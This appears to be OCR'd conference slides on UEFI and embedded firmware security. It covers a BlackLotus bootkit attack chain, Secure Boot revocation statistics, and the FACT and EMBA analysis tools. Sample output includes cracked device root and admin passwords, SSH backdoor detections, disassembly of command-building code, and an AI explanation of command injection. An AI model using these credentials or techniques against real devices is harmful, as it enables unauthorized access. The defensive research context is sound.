



Caution: Once the mitigation for this issue is enabled on a device, meaning the revocations have been applied, it cannot be reverted if you continue to use Secure Boot on that device. Even reformatting of the disk will not remove the revocations if they have already been applied. Please be aware of all the possible implications and test thoroughly before applying the revocations that are outlined in this article to your device.


Attackers
executes
Installer
1
deploys bootkit and reboots machine
Executed only on first system start after installation
4
reboots machine
System start
2
starts vulnerable bootmgfw.efi
Exploiting CVE-2022-21894 Setting up persistence using MOK
3
enrolls attackers' MOK key
UEFI Firmware
5
executes legitimate shim
NVRAM
bootmgfw.efi Microsoft-signed shim
reads attackers' MOK key
MokList (NV + BS)
6
verifies using MOK key and executes
grubx64.efi Self-signed BlackLotus bootkit
7
starts OS and installs memory hooks
Windows boot
BlackLotus hooks
C&C
8
executes
communicates
BlackLotus kernel driver
9
injects into winlogon.exe
BlackLotus HTTP downloader
handles C&C commands
...
Malicious code/file/data
Legitimate and not vulnerable file/executable

Secure Boot: 1 Million device research


- 1.1 Million dbx & dbxDefault configs analyzed
- Only 0.13% (1453) running even close to current dbx
- Origin of dbx lists likely manufacturer, too small to be UEFI.org releases
- Every system vulnerable to Black Lotus & One Bootloader attacks





UEFI: Vulnerabilities everywhere

- 138k firmware packages
- 198k existing CVEs
- CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer is the most popular CWE
- 32k+ firmware images; 16% missing basic protections




UEFI

# UEFI Records	AVG Code Size	AVG Image Size	AVG of Packages	AVG # of Sections	AVG # of Nodes	# Vendors	Guids
7.5M	22.4K	42.1K	5.2	4.2	1.2K	19.0	20.5K

Models | Packages


# of Models	# Product type	# Vendors	# Firmware types	# Packages	# Avg of binaries	# Avg of models
96.9K	4.0	19.0	72.0	138.7K	417.3	10.1



ShmooCon: “The UEFI Threat: Or How I Can “Permanently” Brick Your Computer”
https://www.youtube.com/watch?v=i70atz2o8Xc&t=8352s

Firmware Analysis & Comparison Tool (FACT)

- Automated unpacking
- Password cracking
- Vulnerability identification
- QEMU emulation
- Database backend
- Web interface
- Fast(ish) with powerful VM



☑ binwalk
☑ cpu architecture
□ crypto hints
☑ crypto material
☑ cve lookup
□ cwe checker
□ device tree
□ elf analysis
☑ exploit mitigations
□ file system metadata
□ hardware analysis
□ hashlookup
□ information leaks
☑ init systems
□ input vectors
☑ interesting uris
☑ ip and uri finder
□ ipc analyzer
☑ kernel config
☑ known vulnerabilities
□ printable strings
□ qemu exec
☑ software components
□ source code analysis
□ string evaluator
□ tlsh
☑ users and passwords

Latest Firmware Submissions

Hikvision DS-2CD4112FWD-IZ - 1 (camera) None
2023-09-01 21:43:38

Robustel R3000 - 5.1.0 (industrial router) generic_carver
2023-04-19 22:28:40

Racom Midge2 - 4.6.40.102 (industrial router) generic_carver
2023-04-18 17:43:58

Racom Midge2 - 4.6.40.103 (industrial router) generic_carver
2023-04-18 15:52:55

Supermicro X13SEM-F - x13sem-f-bmc-web (BMC) generic_carver
2023-04-07 16:12:34

Supermicro X13SEM-F - X13SEM-F (BMC) generic_carver
2023-04-07 04:35:01

Supermicro X13DDW-A - X13DDW-A (BMC) generic_carver
2023-04-07 04:33:46


Citrix ADC - 13.1-42.47 (BIOS) UEFI
2023-04-06 17:33:33

Citrix ADC - 13.1-42.47 (9_16k BMC) (BMC) 7z
2023-04-06 17:21:17

Citrix ADC - 13.1-42.47 (BMC) generic_carver
2023-04-05 22:59:46


EMBedded Analyzer (EMBA)

- CLI; web reports only
- Known Exploited Vulnerability correlation
- Generates SBOM (CycloneDX)
- Exploit data; availability, capabilities
- Uses semgrep for SAST
- ChatGPT integration (experimental)
- Active project; responsive maintainers




Binary firmware file analyzer
Binwalk firmware extractor
Analysis preparation
Binary firmware basic analyzer
Firmware and testing details
Static binary firmware versions detection
Check binaries for critical functions
Check binary protection mechanisms
Check binaries for weak functions (intense)
Check bootloader and system startup
Check scripts with shellcheck and semgrep
Kernel Binary and Configuration

```
[+] Final aggregator

[+] Tested firmware: /home/nate/digicap_V5.2.0_build_181123.dav
[+] EMBA start command: ./emba.sh -c -f /home/nate/digicap_V5.2.0_build_181123.dav -l
[+] Detected architecture and endianness (verified): ARM / EL
[+] Operating system detected (verified): Linux / v3.0.8

[+] 141 files and 40 directories detected.
[+] Found 1 issues in 1 shell scripts.
[+] Found 243 yara rule matches in 141 files.
[+] Found 3 successful emulated processes (user mode emulation).

[+] Found the following configuration issues:
    Found 109 areas with weak permissions.
    Found 1 authentication issues.
    Found 12 password related details via STACS (2 passwords cracked.)
    Found 7 kernel modules with 1 licensing issues.
    Found 73 security related kernel settings for review.
    Found 0 interesting files and 1 files that could be useful for post-exploitation.

[+] Found 33 (79%) binaries without enabled stack canaries in 42 binaries.
[+] Found 41 (98%) binaries without enabled RELRO in 42 binaries.
[+] Found 7 (17%) binaries without enabled NX in 42 binaries.
[+] Found 21 (50%) binaries without enabled PIE in 42 binaries.
[+] Found 31 (74%) stripped binaries without symbols in 42 binaries.

[+] cwe-checker found a total of 3226 of the following security issues:
    CWE119 - Buffer Overflow - 1 times.
    CWE125 - Out-of-bounds Read - 4 times.
    CWE134 - Externally Controlled Format String - 181 times.
    CWE190 - Integer Overflow or Wraparound - 23 times.
    CWE215 - Information Exposure Through Debug Information - 3 times.
    CWE415 - Double Free - 2 times.
    CWE416 - Use After Free - 12 times.
    CWE467 - Use of sizeof on a Pointer Type - 72 times.
    CWE476 - NULL Pointer Dereference - 511 times.
    CWE676 - Use of Potentially Dangerous Function - 2164 times.
    CWE782 - Exposed IOCTL with Insufficient Access Control - 232 times.
    CWE787 - Out-of-bounds Write - 14 times.
    CWE789 - Large memory allocation - 7 times.
```




```
root:ToCOv8qxP13qs:0:0:root:/root/:/bin/sh
admin:yiVXjXdLpGfug:0:0:admin:/:/bin/sh
root:yiNNyNaXWRwx.:0:0:root:/root/:/bin/sh

Loaded 3 password hashes with 2 different salts (1.5x same-salt boost)
12345            (admin)
duhao            (root)

[*] John the ripper final status: 2 password hashes cracked, 1 left
[+] Password hash cracked: admin:12345:0:0:admin:/:/bin/sh
[+] Password hash cracked: root:duhao:0:0:root:/root/:/bin/sh
```



```
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/keymgmt/.ssh/authorized_keys
    logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/mgmt/.ssh/authorized_keys (-rw-r--r-- root root)
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/mgmt/.ssh/authorized_keys
    logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/solusr/.ssh/authorized_keys (-rw-r--r-- root root)
[+] Warning: Possible authorized_key backdoor detected: /logs/firmware/unblob_extracted/firmware_extract/5111808-9764864.jffs2_new_extract/user_home/solusr/.ssh/authorized_keys
    /etc/defconfig/user_home/keymgmt/.ssh/authorized_keys (-rw-r--r-- root root)
```

ChatGPT for reversing & vulnerability research




This code is a sequence of x86 assembly instructions that initialize values in memory. The `mov` instruction copies a value into a memory location. The memory locations being referenced are relative to the base pointer `rbp`. The values being copied into these locations appear to be ASCII codes for characters, indicated by the use of hexadecimal values (e.g. `2Dh` is the ASCII code for the character '-'). The resulting string of characters might represent a message or data of some sort.


NW print the string of characters

The string of characters can be constructed from the ASCII codes in the code:


```
-k
zfguijkophju@*%1]
```



```
lea     rdx, [rbp+var_A0]
lea     rax, [rbp+var_90]
mov     rsi, rdx
mov     rdi, rax
call    fwdec
lea     rsi, [rbp+var_E0]
lea     rcx, [rbp+var_A0]
lea     rax, [rbp+var_80]
lea     rdx, [rbp+var_B0]
mov     [rsp+210h+var_210], rdx
mov     r9, rsi
mov     r8, rcx
mov     rcx, rax
mov     edx, offset aSSSSDevNull21_0 ; "%s %s/%s %s >/dev/null 2>&1"
mov     esi, 3FFh       ; maxlen
mov     edi, offset buf ; s
mov     eax, 0
call    _snprintf
mov     edi, offset buf
call    executecmd
test    eax, eax
jz      loc_401AE1
```



```
mov     [rbp+var_9F], 0
mov     [rbp+var_C0], 2Dh ; '-'
mov     [rbp+var_BF], 6Bh ; 'k'
mov     [rbp+var_BE], 0
mov     [rbp+var_E0], 7Ah ; 'z'
mov     [rbp+var_DF], 66h ; 'f'
mov     [rbp+var_DE], 67h ; 'g'
mov     [rbp+var_DD], 75h ; 'u'
mov     [rbp+var_DC], 69h ; 'i'
mov     [rbp+var_DB], 6Ah ; 'j'
mov     [rbp+var_DA], 6Bh ; 'k'
mov     [rbp+var_D9], 6Fh ; 'o'
mov     [rbp+var_D8], 70h ; 'p'
mov     [rbp+var_D7], 68h ; 'h'
mov     [rbp+var_D6], 6Ah ; 'j'
mov     [rbp+var_D5], 75h ; 'u'
mov     [rbp+var_D4], 40h ; '@'
mov     [rbp+var_D3], 2Ah ; '*'
mov     [rbp+var_D2], 25h ; '%'
mov     [rbp+var_D1], 31h ; '1'
mov     [rbp+var_D0], 5Dh ; ']'
mov     [rbp+var_CF], 0
lea     rdx, [rbp+var_20]
lea     rax, [rbp+var_10]
mov     r8, rdx
mov     rcx, rax
mov     edx, offset aSDevNull21 ; "%s %s >/dev/null 2>&1"
mov     esi, 3FFh       ; maxlen
mov     edi, offset buf ; s
mov     eax, 0
call    _snprintf
mov     edi, offset buf
call    executecmd
test    eax, eax
jz      short loc_400FE5
```



There are a few potential insecure coding errors in this code:

1. Variable injection: The `$device_id` variable is taken directly from `$_REQUEST['device_id']` without any input validation or sanitization. This could allow an attacker to inject malicious code or data into the application.
2. Command injection: The `exec` function is used to execute a system command with the `$device_id` variable as a parameter. If the `$device_id` variable is not properly sanitized, this could allow an attacker to inject malicious code into the system command and execute arbitrary code on the server.
3. Cross-site scripting (XSS): The `$_SESSION['csrf-token']` variable is not properly sanitized before being output to the page in the `toggle_alignment` function. This could allow an attacker to inject malicious code into the page and steal sensitive user data.

To address these issues, it is recommended to:

1. Validate and sanitize any input variables, including `$device_id`.
2. Use parameterized queries or escape user input when constructing system commands to prevent command injection attacks.
3. Properly sanitize any user input before outputting it to the page to prevent XSS attacks.


EMBA: Vulnerability Research

ONEKEY - SECURITY ADVISORY:

NETMODULE INDUSTRIAL ROUTERS VULNERABLE!

Security Advisory: Multiple Vulnerabilities in NetModule Routers


February 24, 2023


ONEKEY - SECURITY ADVISORY:

PHOENIX CONTACT ROUTERS ACCESS VULNERABILITIES FOUND!

Security Advisory: Multiple Vulnerabilities in Phoenix Contact Routers

March 28, 2023


Code analysis: command injection

Confidence MODERATE

Command injection

